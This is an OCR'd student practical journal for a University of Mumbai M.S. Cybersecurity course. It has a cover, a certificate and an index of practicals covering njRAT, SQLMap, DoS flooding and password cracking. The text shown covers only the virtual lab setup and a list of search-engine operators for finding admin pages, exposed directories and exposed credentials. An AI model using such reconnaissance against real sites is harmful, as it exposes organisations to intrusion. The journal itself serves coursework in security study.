University of Mumbai

PRACTICAL JOURNAL

601

Security Breaches and Counter Measures

SUBMITTED BY

Aniket Gupta

SEAT NO: _____

SUBMITTED IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR QUALIFYING M.S (Cybersecurity) PART-II (SEMESTER – III) EXAMINATION

2025-2026

University of Mumbai

Department of Information Technology

Certificate

This is to certify that Mr./Ms._____Aniket Gupta_____,

Seat No._____Studying in M.S (Cybersecurity) **Part II Semester III** has satisfactorily completed the Practical of 601 **Security Breaches and Counter Measures** as prescribed by University of Mumbai, during the academic year **2025 - 26**.

_____
Signature
Subject-In-Charge

_____
Signature
Head of the Department

_____
Signature External
Examiner

College Seal:_____ **Date:** _____

INDEX

Sr. No	Title of the Practical's	Date	Pg. No	Signature
1	**Setting up a secure hacking environment using virtual machines and labs.**	8/8/25	6-8	
2	**Foot printing and Reconnaissance** a. Perform Footprinting through Search Engines b. Find the Company's Domains and Sub-domains using Netfcraft c. Gather personal information from various social networking sites using Sherlock d. Gather info about target website using Ping command line utilityPerform Email Footprinting e. Mirroring website using HTTrack Web Site Copier f. Perform Whois Footprinting g. Perform DNS Footprinting h. Perform reverse DNS lookup using Reverse IP domain check and DNSRecon i. Perform Network Footprinting j. Perform network tracerouting in Windows and Linux machines k. Footprinting a target using Recon-ng l. Footprinting a target using Maltego m. Footprinting a target using OSINT Framework	21/8/25	9-29	
3	**Network Scanning** a. UDP and TCP Packet Crafting Techniques using hping3. b. Identify Target System's OS with TTL (Time-to-Live) and TCP Windows Sizes using Wireshark c. Basic Network Troubleshooting using MegaPing (Windows) d. Understanding the Basics of Network Scanning using Nmap	28/8/25	30-38	
4	**Enumeration.** a. Enumeration using Nmap b. SNMP Enumeration c. NetBIOS Enumeration using NSE Scripts d. SNMP Enumeration using Metasploit e. Advanced IP Scanner	16/9/25	39-43	

5	**Vulnerability Analysis** a. Nessus b. Nikto c. Nmap d. Searchsploit	**22/9/25**	**44-49**	
6	**System Hacking.** a. NTLM Hash crack b. Rainbow table crack using Winrtgen c. Hash dump with Pwdump7 and crack with Ophcrack d. Hiding file in NTFS stream e. Hiding Data Using White Space Steganography f. Image Steganography using OpenStego and QuickStego g. Demonstrate how to escalate privileges on a victim machine by exploiting its vulnerabilities h. Hacking Windows using Metasploit / Meterpreter - Post-Exploitation	**30/9/25**	**50-61**	
7	**Malware Threats:** Create a server using njRAT and access the target machine remotely	**8/10/25**	**62-64**	
8	**Sniffing** a. Password Sniffing using Wireshark b. Detect ARP Poisoning using Wireshark c. Cain & Abel – MITM attack tool (via ARP Poisoning)	**13/10/25**	**65-68**	
9	**Social Engineering using SET**	**15/10/25**	**69-70**	
10	**Denial-of-Service** a. Perform a SYN Flooding on a Target Host using hping3 b. HTTP Flooding Attack using HOIC (High Orbit Ion Cannon) c. Detect DoS attack using KFSensor and analyze the incoming packet dump using Wireshark	**15/10/25**	**71-74**	
11	**Hacking Web Servers** a. ID Server – Webserver Foot printing b. Uniscan – WebServer Fingerprinting (Kali) c. Skipfish – WebServer Recon	**21/10/25**	**75-77**	
12	**Hacking Web Apps** a. Perform a Brute-force Attack using Burp Suite b. Exploiting web application vulnerabilities like Cross-Site Scripting, Directory Traversal, File Upload, CSRF, Command Injection, etc.	**24/10/25**	**78-82**	


13	**SQl Injection using SQlMap**	**27/10/25**	**83-85**	
14	**Cryptography** a. Calculate One-way Hashes using Hashcalc b. Calculate MD5 Hashes using MD5 Calculator c. Perform File Encryption using Advanced Encryption Package d. Encrypt and Decrypt messages using BCText Encode e. Perform Disk Encryption Using VeraCrypt	**28/10/25**	**86-90**	

Security Breaches and Counter Measures Practical No 1


Aim: Setting Up A Secure Hacking Environment Using Virtual Machines and Labs.

Setting Up the Lab

1) For Attacker We Will Be Installing The Kali Linux Image From Kali.Org And Import The Image In Vmware Workstation.




2) For Target We Will Be Using Metasploitable From SourceForge Website




Configuring Machine Settings to share the same Virtual LAN

1) Go to Edit Virtual Machine Settings in VM Powered Off State




2) Go to Network Adapter > Select NAT as Network Connection Do This to all Virtual Machines such that they can share same Network Connection (Easier for Attacking to Target Device Since All Are in Same LAN)



Setting Up Another Windows VM For Attacking Windows Environments

1) In this case we will be using Windows 7 You Can use Windows XP, 8, 8.1, 10, 11 ..etc
2) Download the Image From:- https://archive.org/details/Windows7-iso
3) Follow the On Screen Instructions To Get the Windows 7 Installed in Your VMware



And the Lab Setup is Done, Now We Are Ready to Start Pentesting the Environment.


Security Breaches and Counter Measures Practical No 2

Aim: Footprinting and Reconnaissance


a. Perform Footprinting through Search Engines

Search Operator	Purpose
site:	Limits the search results to a single, specific website.
inurl:	Finds pages that have a specific keyword in their URL (web address).
intext:	Searches for a keyword located anywhere in the main body text of a webpage.
intitle:	Finds pages that have a specific keyword in the page's title (the text in the browser tab).
filetype:	Searches for specific types of files, such as documents or logs.
(-) Exclusion	The minus sign excludes a specific keyword from the search results.
allinurl:	Similar to inurl:, but ensures all specified keywords are present in the URL.


1. Subdomain Enumeration using site: and (-) Exclusion Operator




2. Finding Admin portals/Login Pages using site: and inurl: operator




3. Finding Software Versioning Websites using intext operator



4. Using intitle operator to find Exposed Directories




5. Using filetype and (-) operators to find Exposed Credentials

